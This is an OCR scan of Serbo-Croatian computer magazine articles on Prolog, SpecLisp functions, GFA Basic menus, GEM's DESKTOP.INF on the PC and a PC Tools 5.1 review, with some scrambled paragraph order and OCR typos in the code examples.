Lako se primjećuje da navedene algoritme ne krasi efikasnost, odnosno brzina. Ovo je, izgleda, čina kojim se plaća jednostavnost programiranja. U prvom nastavku naše male škole prologa rečeno je da se ovaj jezik najčešće pravi u formi interpretera, dakle, programiranje se vrši kroz stalni dijalog sa korisnikom. U cilju povećanja brzine pojavili su se i prolog kompajleri. Ukoliko imate PC računar, Borlandov Turbo Prolog je dobar i upotrebljiv kompajler; potpuno odgovara standardu prologa, osim što se na početku programa moraju deklarirati tipovi podataka i korišćeni predikati. Turbo prolog je upotrebljiv i za izradu komercijalnih baza podataka jer sadrži rad sa prozorima i grafikom. Što se tiče drugih računara, gotovo za svaki postoji neka verzija ovog jezika. Pomenućemo samo Mikro prolog za Spectrum koji, na žalost, ne odgovara standardu, ali je dosta dobar.

Završavamo našu mini školu. Iako smo samo završili u mogućnosti prologa nadamo se da smo vas zainteresovali za ovaj lepi jezik



# Funkcije LISP-a

*U ovom broju upoznaćemo se sa najvažnijim naredbama, tj. funkcijama LISP-a. Kao primjer LISP interpretatora uzeli smo „Spectrumov“ „SpecLisp 1.3“. Na ovo smo se odlučili jer je u pitanju verzija s minimumom ugrađenih funkcija, pa nije teško prilagoditi program napisan u ovom LISP-u za neki drugi. Naravno, dodatne mogućnosti nekih naredbi biće posebno naglašene. Drugi razlog je u činjenici da je „Spectrumov“ LISP sigurno jedan od najslabije poznatih programa za „Dugu“, a o ozbiljnoj primjeni ovog računara može se još pisati*

Piše Samir Ribić

**P**očećemo od funkcije **oblist**. Argumenti za nju nisu potrebni.

Primjer:

(oblist)

Izvršenjem ove funkcije biće ispisan spisak svih funkcija i varijabli koje smo koristili, kao i LISP-ovih. Kao rezultat vraća nil.

Funkcija **exit** je bez argumenata. Rezultat je iskakanje iz funkcije, kao da je pritisnut BREAK. Ne vraća rezultat. Ekvivalentna je naredbi stop u BASIC-u.

Funkcija **pch** kao argument traži broj. Efekat je ispis karaktera s navedenim ASCII kodom. Rezultat je navedeni argument.

Primjer:

(pch 65)

Ovaj primjer ispisuje slovo „A“, a ako je pozvan kao komanda, ispisaće i 65.

Slučajan broj između 0 i 255 se generiše funkcijom **rnd**, kao što se moglo očekivati. Funkcija je bez argumenata, a kao većina funkcija ignorise ih ako su suvišni (ovdje jesu).

Primjer:

(rnd)

Za rad s TURTLE grafikom služe funkcije **pend** i **penu**. Funkcija **pend** spušta pero kornjače, a **penu** ga podiže. Argumenti nisu potrebni. Ako ih ima funkcija vraća njih kao vrijednost ali u normalnim okolnostima rezultat je nil.

Primjeri:

(pend)

(penu)

Prvi primjer spušta pero kornjače, drugi ga diže.

Od gornjih funkcija ne bi bilo nikakve koristi da ne postoje i funkcije za pomjeranje kornjače. Funkcija **fwd** je pomjera, funkcija **right** je rotira udesno a funkcija **left** lijevo.

Primjer: Otkucajte sljedeći niz funkcija

(pend)  
(fwd 100)  
(left 30)  
(fwd 50)

Očito je da ove tri funkcije kao argument zahtijevaju broj, ili kako se kaže u terminologiji LISP-a numerički atom, a kao rezultat vraćaju isti taj broj.

Argumenti navedeni za prethodne tri funkcije važe i za sljedeće tri, koje su specifičnost Spectrumovog dijalekta LISP-a. To su iz BASIC-a poznate nam **border**, **paper** i **ink**. Njihova svrha je spektrumovcima sigurno poznata, postavljanje boja. Primjetimo da se u editoru efekti naredbi **paper** i **ink** primjećuju tek nakon **cls**.

Primjer:

(save Ispprog)

a ne

(save (quote Ispprog))

**Print** je funkcija koja ispisuje navedeni argument. Probajte, recimo

(print 5)

(print (quote (rijec)))

Kao rezultat vraća t.

Za brisanje ekrana služi **cls**. Kao rezultat vraća t.

Funkcija **read** vraća s tastature unesenu vrijednost koja može biti bilo atom bilo lista.

Primjer:

(print (read))

(setq a (read))

Drugi primjer simulira BASIC naredbu INPUT A.

Funkcija **member**, u nekim verzijama LISP-a **memberp**, pretpostavlja da je prvi argument atom, a drugi lista. Ako taj atom pripada listi, ona vraća t, inače vraća nil.

Primjer:

(member 8 (quote (7 8 9)))



Primjeri:

(border 4)

(paper 4)

(ink 0)

Za kontrolu malog termičkog štampača služi **prt**. Pri prvom startu ove naredbe bez argumenata sav ispis vršiče se na štampaču. Ponovno **prt** vraća ispis na ekran. Rezultat je t.

Funkcija **trace** je predviđena da nam pri izvršavanju naših funkcija ispisuje sadržaj promjenjivih. Argumenata nema. Ponovnim starovanjem ovaj režim se isključuje.

Primjer:

(trace)

Funkcije za rad s kasetofonom su **save**, **load** i **verify**. One snimaju, učitavaju i verifikuju sve naše riječi. Zanimljiva osobina ovih naredbi je da im ne treba quote za ime.

(member (quote maslina) (quote (jabuka trešnja kruška)))

Prvi primjer daje t jer je 8 zaista element liste (7 8 9), a drugi nil, jer riječ maslina ne spada u ovu listu. Zanimljivo je da ako su oba elementa atomi, bez obzira bili jednaki ili ne, vraćiće t.

Za obrtanje liste napopako služi funkcija **reverse**.

Primjer:

(reverse (quote (4 5 6)))

Ovo će ispisati listu (6 5 4). Reverse od atoma je on sam.

Već je rečeno da LISP može da izvršava i ono zapisano u promjenjivima. Funkcija **apply** zahtijeva dva argumenta. Prvi je alfanumerički atom i sadrži tekst imena funkcije koju na ovaj način indirektno pozivamo. Drugi argu-



ment je lista koja sadrži argumente indirektno pozvane funkcije. Jasno on može biti i atom, ako je takva funkcija.

Primjer:

(apply (quote border) (quote 5))

Rezultat ove funkcije je kao funkcije border.

Jednakost dva atoma ili dvije liste provjerava se funkcijom **equal**. Ako su jednaki rezultat je t, inače je nil.

Primjer:

(equal metar 40)

(equal (quote lisp) (quote lisp))

Prva funkcija će vratiti t ako je sadržaj varijable metar jednak 40, a nil ako nije. Druga će uvijek vratiti t.

Jedan od načina čitanja vrijednosti varijable je funkcija **eval**. Iako vrijednost varijable možemo dobiti direktnim kucanjem njenog imena, tu istu vrijednost možemo dobiti i ako je tekst varijable sadržaj neke varijable.

Primjer:

(eval (quote ttq))

Ovo će ispisati sadržaj varijable ttq. Ekvivalent u Sinclair BASIC-u je PRINT VAL "TTQ" dok je u ostalim BASIC-ima ovo teže izvoditi.

Funkcija **nil** uvijek vraća nil, bez obzira na argument. Tako se ne moramo mučiti da pravimo našu funkciju koja ne vraća korisnu vrijednost.

Primjer:

(nil (border 5))

Za pravljenje ciklusa služi **while** čiji je opšti oblik

(while predikatska funkcija funkcija1 funkcija2... funkcijan)

Izračunava se vrijednost predikatske funkcije (to su one koje mogu imati vrijednost t ili nil). Ako je t, izvršit će se sve ostale, a ako je nil izlazi se iz petlje. Ako je bilo t i izvršile se sve navedene funkcije, ponovo se računa predikatska i tako u krug dok ona ne postane nil.

Primjer:

(while (equal a 8) (setq a (read)) (oblist))

Prije nego isprobate ovaj primjer, otkucajte (setq a 8). Sada otkucajte navedeni primjer. Sve dok unosimo broj 8 s tastature, biće ispisivan spisak svih funkcija.

Drugi LISP-ovi, ali ne i Spectrum, imaju petlju realizovanu pomoću funkcije **LOOP**. Kod nje naizmjenično možemo imati predikatske i "obične" funkcije, ali se može ponašati i kao preimenovana while funkcija.

Funkcije **putprop**, **get** (ponegdje **getprop**) i **remprop** služe za formiranje relacija između dva atoma, slično Prologu. Funkcija **putprop** ima tri argumenta. Prvi i treći moraju biti alfanumerički atomi, dok drugi može biti i lista. Drugi argument uspostavlja vezu između prvog i trećeg. A ako nam je poznat prvi i treći argument, tu vezu možemo pronaći pomoću funkcije **get**. Daćemo primjer jednog popisa stanovništva.

(putprop (quote Markovic) (qv'ite 1954) (quote godina, rođenja))

(putprop (quote Markovic) (quote vodoinstalter) (quote zanimanje))

(putprop (quote Markovic) (quote Jugosloven) (quote nacionalnost))

Zamislimo da smo ovako unijeli sve podatke o Markoviću. Nakon izvesnog vremena interesuje nas šta je on po zanimanju. Ništa lakše od toga. Otkucamo: (get (quote Markovic) (qu-

ote zanimanje)) i na ekranu će se pojaviti riječ vodoinstalter, Remprop trebalo bi da ukine vezu između dva atoma, ali samo vraća t ako veza postoji, a nil ako ne postoji.

Kada definišemo našu funkciju, poželjiemo da se naredbe redaju kao u većini programskih jezika. Funkcija **progn** ima sljedeću sintaksu:

(progn lista promjenjivih funkcija1 funkcija2... funkcijan)

Pri izvršenju funkcije progn, lista promjenjivih bi definisala sve lokalne promjenjive u progn funkciji. Zatim bi se redom bezuslovno izvršile sve funkcije i kao rezultat vratila posljednja. Primjer:

(progn () (pend) (fwd 10) (right 30) (fwd 10) Dosta je čudno da je u LISP-u funkcija progn napadana kao goto u Pascal-u, jer suviše vezuje za "normalne" jezike. Možda tome doprinosi i njeno ime (treba je progn-ati iz LISP-a). Isti efekat se, inače, postiže i pomoću (while t...).

Za aktiviranje „skupljača smeća“ koristi se **gc** nakon čega bi se memorija trebala optimizovati, no obično se Spectrum blokira nakon toga.

Ako imamo više atoma možemo ih spojiti u jednu listu. Evo primjera (list 1 3 5). Ovo će dati listu (1 3 5). Dakle, funkcija **list** vrši to spajanje.

Funkcije **plus** (u nekim verzijama **difference** ili **minus**), **times**, **div** (negdje **quotient**) i **rem** (negdje **remainder**) kao argumente traže 2 numerička atoma, a kao rezultat vraće t i to zbir, razliku, proizvod, količnik i ostatak po dijeljenju ova dva respektivno. Neke verzije LISP-a mogu imati i neograničen broj argumenta. Izračunajmo, npr 7\*8+2. To je u LISP notaciji (plus (times 7 8) 2).

S jednim argumentom, naravno numeričkim atomom, postoje još dvije aritmetičke funkcije. To su **add1** i **sub1** koje uvećavaju, odnosno umanjuju dati argument za jedan.

Primjeri:

(add1 5)

(sub1 32)

Prvi primjer će ispisati broj 6, a drugi 31.

Poređenje dva broja vrši se funkcijama **eq**, **greater** i **lessp**. Argumenti ovih funkcija su dva numerička atoma (s tim što kod eq mogu biti i alfanumerički, ali ne i liste). Rezultati ovih funkcija su t ako je

1. za eq prvi argument jednak drugom

2. za greater prvi veći od drugog

3. za lessp prvi manji od drugog

Primjeri:

(eq 3 4)

(greater 5 3)

(lessp 2 8)

Prvi primjer će ispisati nil, a ostala dva t.

Provjera da li je broj negativan vrši se funkcijom **minusp**. Ona će vratiti t ako je broj negativan, a nil ako je pozitivan.

Primjer:

(minus -4)

Ovo će ispisati t.

Da li je broj nula provjerava se funkcijom **zerop**. Ona će vratiti t ako je broj nula, a nil ako nije.

Primjer:

(zerop lopta)

Ako je vrijednost varijable lopta jednaka 0 ispisuje t, inače nil.

Argument funkcije **atom** može biti bilo šta, a njena vrijednost je t samo ako je taj argument zaista atom.

Primjer: (atom 12)

Pošto je 12 broj, a samim tim i atom, rezultat je t.

Slično prethodnim, provjera da li je argument broj vrši se pomoću funkcije **numberp**, koja vraća t ako je argument broj.

Primjer:

(numberp (quote golub))

daće nil, jer riječ golub nije broj.

Kao što se moglo i očekivati, implementirane su Bulove funkcije **and**, **or** i **not**. Prve dvije imaju dva argumenta koji su predikatske funkcije, a treća samo jedan. One vrše konjunkciju, disjunkciju dva argumenta, odnosno negaciju jednog. Pošto su u našim časopisima funkcije ovog tipa obrađene više puta nego kvadratna jednačina, daćemo samo jedan primjer: (and (greater a 5) (zerop b))

Ovo će vratiti t ako je a veća od 5 i b jednako nuli. Ako bar jedan uslov nije ispunjen, rezultat je nil.

Veoma važna funkcija je **cond**, čija je namjena slična namjeni if naredbi u većini programskih jezika. Njen opšti oblik je (cond (p1 f1) (p2 f2)... (pn fn)) gdje su p1, p2... pn predikatske, a f1, f2... fn funkcije bilo kog tipa (ako ste zaboravili, predikatske funkcije su one koje imaju za vrijednost t ili nil). Kako ovo raditi? Izračuna se vrijednost p1. Ako je p1=t, izračuna se zatim f1 i izade iz cond. Ako je p1=nil, prelazimo na p2 i ponavljamo postupak dok jedna od predikatskih funkcija ne postane t. Ako nijedna nije t izaci će se iz cond s rezultatom nil ili se blokirati.

Primjer:

(cond ((equal a 5) (setq a b)))

Ovo je isto kao u BASIC-u:

IF A = 5 THEN LET A = B

Naše funkcije možemo definisati pomoću setq i lambda funkcije, što često nije do kraja implementirano, ali i pomoću funkcije **de**. Opšti oblik funkcije de je

(de ime (lista promjenjivih) (tijelo funkcije))

Kada pozovemo definisanu funkciju na uobičajen način, promjenjive će dobiti vrijednost iz liste, a zatim će se izračunati funkcija.

Za razliku od Pascal-a i C-a sve promjenjive se definišu u listi argumenta, ali to i nije problem, jer promjenjivke koje ne pozovemo automatski postaju nil. Definisaćemo funkciju minus koja je ponegdje implementirana kao unarna funkcija koja mijenja predznak broja: (de minus (k) (diff 0 k))

Probajmo: (minus 5)

Drugi LISP-ovi koriste putd funkciju u istu svrhu.

Već smo se upoznali s funkcijom **setq**. Ona dodjeljuje vrijednost promjenjivkoj čije ime znamo unaprijed. Nasuprot tome, funkciju **set** koristimo kada ne znamo ima unaprijed. Recimo:

(setq qq 5)

ima isti efekat kao

(set (quote qq) 5)

ili čak

(setq w (quote qq))

a zatim

(w 5)

Posljednja naredba neće dodijeliti 5 varijabli w, već varijabli qq, jer se qq sadrži u w! Pored







PRINT CHR\$(N)  
odštampaj znak sa ASCII kodom N.  
PRINT ASC (AS)  
odštampaj ASCII kod prvog slova u stringu.  
Ako imate više karaktera u okviru stringa, a želite biste ASCII vrednosti svih njih, otkucajte:

```
AS = "TEXT"  
FOR N = 1 TO LEN AS  
PRINT ASC (MID$(AS,N,1)); " ";  
NEXT N
```

U AS se nalazi tekst, zatim se postavlja petlja koja će se vrteti od 1 do broja karaktera u stringu, i štampa se ASCII vrednost jednog po jednog karaktera koji se „čupa“ sa MID\$

Ako treba da broj pretvorite u odgovarajući string primenite naredbu STR\$(N) gde je N taj broj.

Naredba UPPER\$(AS) će pretvoriti sva mala slova umutar stringa u velika.

## O „jelovnicima“

S obzirom da je drop-down meni osnovni korisnički interfejs na ST-u, GFA ne bi bio ono što jeste ako ne bi mogao i to da savlada. Kako izgleda rad sa menjima pogledajte na listingu 1.

```
***** LISTING 1 *****  
Dim A$(25)  
For N=0 To 24  
  Read A$(N)  
  Exit If A$(N)=""  
Next N  
A$(N)=""  
A$(N+1)=""  
Data DESK, " INFO "  
Data 1,2,3,4,5,6, ""  
Data FILE, LOAD, SAVE  
Data -----, EXIT, ""  
Data HELP, HELP1, HELP2, ""  
Data EDIT, EDIT1, EDIT2, EDIT3, ""  
Data ***  
  
Print At(1,3)  
  
Menu A$( )  
Menu 20,1  
Menu 22,2  
  
On Menu Gosub Menu  
  
Do  
  On Menu  
  Loop  
  
Procedure Menu  
  Print "SELEKTOVAN JE:"  
  Print AS(Menu(0))  
  If A$(Menu(0))="" EXIT "  
  End  
Endif  
Menu Off  
Return
```

Najpre se dimenzioniše prostor za tekst menija. Onda se naziv menija i nazivi opcija čitaju iz DATA linija, u okviru petlje, iz koje se izlazi kada se naide na tri zvezdice (\*\*\*). Zatim se meni instalira i ulazi u petlju koja ispituje da li je izabrano nešto iz njega. Ako jeste, skade se na potprogram koji ispituje šta je izabrano i dalje se grana u odnosu na uslove.

Treba napomenuti da su kao nazivi prvih šest opcija stavljani brojevi od 1 do 6. To je zato da bi se sačuvalo pristup ACC programima koji su instalirani.

PC svet

# DESKTOP.INF

prvo ime programa, zatim ono „majmunsko a“ i popis tipova datoteka koje pripadaju tom programu. Ako ima više tipova datoteka, oni se razdvajaju zarezom. Na kraju opet dolazi ono „afričko čudo“.

Na žalost, instalacija pomoću GEM-a ne omogućava instaliranje nekog tipa datoteke bez određivanja programa za koji je datoteka vezana. Tako nešto se ipak može postići „peške“, ako se ispred prvog „majmunskog a“ ostavi prazno mesto.

U suštini stvari stoje ovako: prvi broj određuje ikonu za fajlove koji su napisani ispred prvog „majmuna“, a drugi broj specifikira ikonu za fajlove iza njega.

Za razliku od Atarija, na PC-ju postoji više vrsta ikona. Prvih pet je vezano za radnu okolinu. Brojevi tih ikona idu ovako:

```
00 = tvrdi disk  
01 = disketa  
02 = program  
03 = kanta za smeće  
04 = direktorijum (mapa, folder)
```

Brojevi 05-08 daju istu ikonu kao broj 02. Pored ovih ikona GEM na PC-ju dozvoljava predstavu programa i datoteka s obzirom na područje koje oni obrađuju. Tako nam na raspolaganju stoje još 32 ikone - 16 za programe i 16 za datoteke. Brojevi za programske ikone idu ovako:

```
08 = bilo koji program  
09 = program za tabelarne proračune (spreadsheet)
```

```
0A = tekst procesor  
0B = baza podataka  
0D = program za crtanje (tipa DRAW.APP)  
0E = program za slikanje (tipa PAINT.APP)  
0F = kompajler za neki programski jezik  
10 = program za crtanje grafikona  
11 = program za finansijske poslove  
12 = program sa više funkcija  
13 = edukativni program  
14 = program za komunikacije  
15 = programerska alatka  
16 = igra  
17 = drajver za printer
```

Za ikone koje predstavljaju datoteke brojevi idu istim redom, s tim što počinju sa brojem 28 i idu do broja 37. Uglavnom se ove ikone odnose na datoteke koje generišu ili obrađuju programi za to područje. Na primer, program dBASE III PLUS radi sa datotekama tipa DBF. Naravno da će se za njihovu prezentaciju upotrebiti ikone sa brojevima 0B i 2B. U datoteku DESKTOP.INF ćemo, dakle, staviti liniju  
#P0B2B DBASE.EXE@\*DBF@ ili možda

```
#P0B2B DBASE.EXE@*DBF*.NDX@
```

ako se žele označiti i indeksne datoteke.

Na slici 2 vide se sve ikone koje sadrži GEM.

**U Svetu kompjutera svojevretno su objavljena dva članka (jedan u prošlogodišnjem aprilskom, drugi u prošlogodišnjem junskom broju SK) koji govore o datoteci DESKTOP.INF na Atariju ST. Autor teksta je vlasnik jednog „žutog“ PC-ja i na njemu ima instaliran GEM pa ga je stvar počela interesovati. I sam je prepravljao tu datoteku, najviše zbog prevodenja engleskih reči na naš jezik. Preveo je skoro ceo GEM ali je na ekranu ispod kante za smeće još uvek stajalo ono „TRASH“. Tako se upoznao i sa datotekom DESKTOP.INF u kojoj su, u liniji #T, skriveni podaci vezani za izgled GEM-ekrana.**

Piše Bogdan Lemut

**U** principu sve linije ove datoteke imaju sličan značaj kao i kod Atarija. I na PC-ju postoje linije #D, #F, #E, #G, #M, #P, #T, i #W (za #A, #B i #C ne znam).

Linije koje počinju sa #G, #F i #P opisuju programe i datoteke. Ove linije mogu se proizvesti pomoću „install application“ komande u GEM DESKTOP-u. Pomoću miša odabiramo program (ikona se na monitoru inverzno oboji). Potražimo „install application“ meni, i u njemu za odabrani program odredimo sledeće parametre:

- tipove datoteka koje su vezane za taj program
- tip programa - GEM (tip. APP)
- DOS
- DOS koji uzima parametre
- da li mu treba čitava memorija
- vrstu ikone

Zavisno od odabranih parametara kreiraće se nova linija u datoteci DESKTOP.INF.

GEM programi dobijaju #G, DOS programi bez parametara #F, a sa parametrima #P. Ako se specifikira da programu treba čitava memorija, slova P, F ili G će se pretvoriti u mala: p, f i g.

Iza oznake tipa programa slede dva broja koja govore o vrstama ikona. Prvo broj daje ikonu za program, drugi za datoteke koje su vezane za taj program. Iza tih brojeva dolazi



# na PC-JU

U #D liniji se opisuje vrsta ikone, koja predstavlja neki direktorijum (folder). Ovakva linija ima sličnu sintaksu kao linije #P, #F i #G. Tako bismo, na primer, za direktorijum UTILITY, u kojem su smeštene programerske alateke poput PCTOOLS-a i NORTON-a upisali liniju

#D15FF UTILITY@ @

I tu se prvi broj ikone odnosi na specifikaciju ispred prvog „majmuna“, a drugi broj na specifikaciju iza njega. Tako je moguća i linija #D3515 DOS.GEM\*\*:@UTILITY,P\*\*:@

Linije koje počinju sa #W beleže nekoliko podataka o prozorima. Brojevi iza slova W (dve cifre za svaki broj) znače sledeće:

- prva dva broja pokazuju poziciju pruga za pomeranje i to u broju ikona koji se preskače s leva i odozgo,

- sledeća dva broja pokazuju levu gornju poziciju prozora, a peti i šesti broj govore o dužini i visini prozora,

- sedmi broj ima neku vezu sa disk drajvovima - 07 ide za A:, 08 za B:, 09 za C:, itd...

Na kraju dolazi još i direktorijum koji se prikazuje u nekom prozoru.

U linijama koje počinju sa #M mogu se opisati disk drajvovi a linija #T opisuje kantu za smeće. Brojevi koji slede određuju redom poziciju i vrstu ikone. Obično kao zadnji broj stoji FF. Menjanje tog broja nema nikakve posledice. Zanimljive slike dobijaju se menjanjem trećeg broja (na primer FF), koji u stvari predstavlja pravi broj ikone koja se ispisuje. Po mom mišljenju, na tom su mestu dva broja, verovatno, zbog kompatibilnosti prilikom pozivanja nekog od potprograma koji radi sa ikonama (možda grešim?). Iza ovog četvrtog broja kod #M linija se dodaje još ime disk drajva i natpis ispod njegove ikone. Moguće je dodati dve linije sa istim imenom disk drajva (dva put B drajv), ili čak imati dve kante za smeće. Sve će raditi besprekorno.


Prilikom pregleda datoteke DESKTOP.RSC primetio sam da već sam GEM DESKTOP definiše sledeće ikone (van DESKTOP.INF):

#FFF28 @ \*\*:@  
 #DFF02 @ \*\*:@  
 #G08FF @ \*.APP@  
 #G08FF @ \*.EXE@  
 #G08FF @ \*.COM@  
 #G08FF @ \*.BAT@

U GEM DESKTOP-u ne možemo instalirati neki fajl kao program ako nije tipa APP, EXE, COM ili BAT. Tu manu možemo prevazići prepravljajanjem DESKTOP.INF.


Kao primer za neke promene može poslužiti ovaj moj DESKTOP.INF, pomoću kog su napravljene i slike 1 i 2:  
 #E3801

Niza Disk Glej Opcije



Slika 1

Niza Disk Glej Opcije



Slika 2

#W00000202521009 C.¥ \*\*:@  
 #W0000020B200900 @  
 #W00000001200900 @  
 #W0000280C1F0900 @  
 #M020600FF C TRDI DISK@ @  
 #M010601FF B DISKETA @ @  
 #M00060180 A DISKETA @ @  
 #T080603FF SMETI@ @  
 #D15FF UTILITY@ @  
 #PFF03 @ \*.BAK@  
 #P1424 CONFIG.SYS@ @  
 #P01FF SZAP.COM@ @  
 #P0828 FILE.EXE@ \*.DAT@  
 #P0929 SC3.EXE@ \*.CAL@  
 #FOA2A EDIT.EXE@ \*.TXT@  
 #P0B2B DBASE.EXE@ \*.DBF@  
 #G0C2C DRAW.APP@ \*.GEM@  
 #G0D2D PAINT.APP@ \*.IMG@  
 #P0E2E PASCAL.EXE@ \*.PAS@

#P0F2F CHART.EXE@ \*.CHR@  
 #P1030 PROJECT1.EXE@ \*.PRO@  
 #P1131 ACCOUNT.EXE@ \*.ACC@  
 #P1232 MULTI.EXE@ \*.MLT@  
 #P1333 SCHOOL.EXE@ \*.EDU@  
 #P1434 COMM.EXE@ \*.CMM@  
 #P1535 PCTOOLS.EXE@ \*.HLP@  
 #P1636 GAME.EXE@ \*.GAM@  
 #P1737 PRINT.EXE@ \*.PRT@

Tako to ide kod PC-ja, a kako je to kod Atarija... neko drugi

• • •

Za otkrivanje ovakvih malih tajni velikih majstora..., potrebno je malo strpljenja, Sidekick i bar jedno poslednje uz „Carlija“.

Sve u svemu, najsimpatičnije mi je ipak ono #PFF03 @ \*.BAK@ što svim bekap datotekama dodeljuje kao ikonu kantu za smeće.



# PC Tools 5.1 (2)

*Ovaj izvanredni program, možda jedan od najpopularnijih programa za PC i Macintosh računare uopšte, u svojoj najnovijoj „reinkarnaciji“ apsolutno je iznenađenje za sve. PC Tools u verziji 5.1 je, ukratko rečeno, nešto sasvim novo, moćno i vrlo, vrlo upotrebljivo!*

Piše Duško Savić

Oprijem Two List Display ekran se može podeliti na dva dela po horizontali i u svakom od njih se vide po prozor sa direktorijumima i datotekama - kao da je početni par vertikalnih prozora presječen na dvoje. To je odgovor na čestu kritiku prethodnih verzija, koja je glasila da se teško prelazi sa diska na disk ili iz imenika u imenik. Sada je moguće istovremeno gledati i disk A i disk C, što je bitno unapređenje.

Može se dogoditi da se pravo stanje na disku i u levom prozoru (prikaz direktorija) ne slažu. Tada treba učitati sadržaj diska sa Ctrl i imenom diska (obično neko od slova A, B, C, D ili E).

Datoteke iz desnog prozora mogu se označavati premeštanjem kursora ili mišem. Označene datoteke vide se u drugoj boji. Na njih se primenjuju naredbe iz menija File.

## Meniji i opcije

Meni File sastoji se iz sledećih opcija: **Copy** (kopiranje označenih datoteka), **Move** (premeštanje), **Compare** (poređenje istovetnosti dveju datoteka), **Find** (pronalaženje stringa), **Rename** (preimenuvanje datoteke), **Delete** (brisanje), **Verify** (čita sve sektore u označenim datotekama i proverava im ispravnost), **View/Edit** (ispitivanje uz eventualne promene, u ASCII ili HEX formatu), **Attribute change** (promena atributa, vremena i datuma), **Directory info** (prikazuje statistike o označenim datotekama i disku na kojem su), **Print** (Štampanje jedne ili većeg broja datoteke), **List** (print dir) (štampanje spiska označenih datoteka iz nekog imenika), **More File Info** (dodatne informacije o datotekama), **Word Processor** (mail ali kompetentan ASCII editor), **Run** (izvršenje označenog programa), **DOS** (privremeni izlazak iz PCSHELL-a u DOS), **Exit PC Shell** (napuštanje ovog programa).

Izvršenje ovih opcija je po efektu isto kao u starijim verzijama PC Tools-a. Jedino su „oblande“ drukčije.

## DISK meni

Ni naredbe u ovom meniju nisu bitno nove: **Copy Disk** (kopiranje disketa bit po bit), **Compare Disk** (poređenje diskova ili disketa), **Search Disk** (traženje zadati string na disku), **Rename Volume** (preimenuvanje diska), **Verify Disk** (provera čitljivosti diska), **View/Edit** (pregled i eventualna promena bilo kojeg sektora-na disku), **Locate File** (potraga za datotekom na disku), **Format Data Disk** (formatiranje diskete), **Make System Disk** (prenos sistemskih datoteka na novoformatirani disk), **Disk Info** (podaci o disku - koliko ima slobod-

nog prostora, broj datoteka i slično), **Directory Maint** (podmeni za rad sa direktorijum). U ovoj poslednjoj opciji krije se još pet naredbi: **Add** (dodavanje), **Rename** (preimenuvanje), **Delete** (brisanje), **Change** (prelazak u tekući direktorijum), **Prune and Graft** (prenos celog direktorijuma, zajedno sa datotekama, na neko drugo mesto na disku).

## Meni OPTIONS

Ovde su koncentrisane naredbe za rad sa samim PCSHELL-om. Naredbu **Two List Display**, za istovremeni prikaz sadržaja dva direktorijuma ili diska već smo spomenuli. Njoi inverzna naredba je **One List Display**, za prelazak od prikaza dva diska na prikaz jednog diska preko celog ekrana. Ostale opcije su: **Reset Selected Fields** (označene datoteke postaju neoznačene), **Tree/Files Switch** (prenosi kontrolu u trenutno neaktivan prozor), **Dir list argument** (navođenje imena i nastavka datoteke ograničavajući broj i vrstu prikazivanih datoteka), **File Select Argument** (biranje datoteke, isto kao u DOS-u pomoću naredbi \* i ?), **Active list switch** (izbor prozora koji će biti aktivan), **Screen Colors** (promena boja pozadine i teksta, menija i dijaloga), **Size/Move window** (promena veličine i premeštanje prozora po ekranu), **Date/Time** (postavljanje datuma i vremena na satu i računaru), **File display options** (način prikazivanja datoteke: sa ili bez veličine, datuma, vremena nastanka, atributa, kao i razne opcije za sortiranje), **Modify Applications List** (promena, brisanje ili dodavanje programa koji se mogu izvršavati iz menija Applications), **Save configuration** (upis podataka koji su postavljeni u ovom meniju na disk), **Quick run** (izvršava programe ako može, jer PCSHELL u punoj verziji zauzima 170K memorije; prednost je da se PCSHELL ne evakuuje iz memorije ako startovani program ne zahteva previše memorije).

Ovom grupom naredbi bavićemo se relativno rano, najverovatnije odmah po instalaciji samog programa.

## Izvršavanje programa

Meni Applications sadrži programe koje korisnik sam instalira. Osnovna postavka je **Compress**, **PC Backup**, **Mirror**, **PC Format**, **PC Secure**, dakle, sve programi iz samog PC Tools-a. Ako se PCSHELL učita kao rezidentni program, onda se ništa iz ovog menija ne može izvršiti. Po završetku programa, povratak je opet u PCSHELL, a ne u DOS.

Osim programa **PC Secure**, članovi ovog menija poznati su iz prethodnih verzija. **Compress** poboljšava performanse tvrdog diska, eliminisanjem fragmentacije. Naime, DOS snma datoteke u delovima, fizički na raznim delovima diska, s tim da na nekoj tabeli postoji tačna informacija koji sve fragmenti diska čine jednu datoteku. Svakim brisanjem redosed fragmenata se kvazi i DOS u sledećem snimanju popunjava „rupe“. Rezultat je da disk sporije radi jer glava prolazi dug i nasumičan put do kraja datoteke. Vremenom su se pojavili programi za „sastavljanje“ datoteke, i upravo je to uloga programa **Compress**.

Compresovanje diska može se pratiti vizuelno i na prvi pogled vrlo je atraktivno. **Compress** može i da sortira imenike i datoteke, kao i da analizira popunjenost diska. Sortira-

nje može biti po datumu, imenu, prezimenu datoteke i veličini, a osim toga može biti i standardno, po DOS konvenciji ili tako da se na početak diska postave EXE i COM datoteke. Treba dobro razmisliti da li uopšte da se zadna neka od opcija za sortiranje jer se tada rad silno produžava. Ako se odabere poslednja opcija (EXE i COM datoteke na početak diska), onda to može potrajati i dva do tri sata za disk od 40 megabajta! I još gore, pri tome disk intenzivno radi. Neodgovorno kompresovanje pravi više štete nego koristi. Treba, prosto, izmeriti da li se više vremena provede u pristupu fragmentiranim datotekama ili u samom kompresovanju.

S druge strane, kompresovanje bez sortiranja je sasvim brzo, u proseku traje minut od dva.

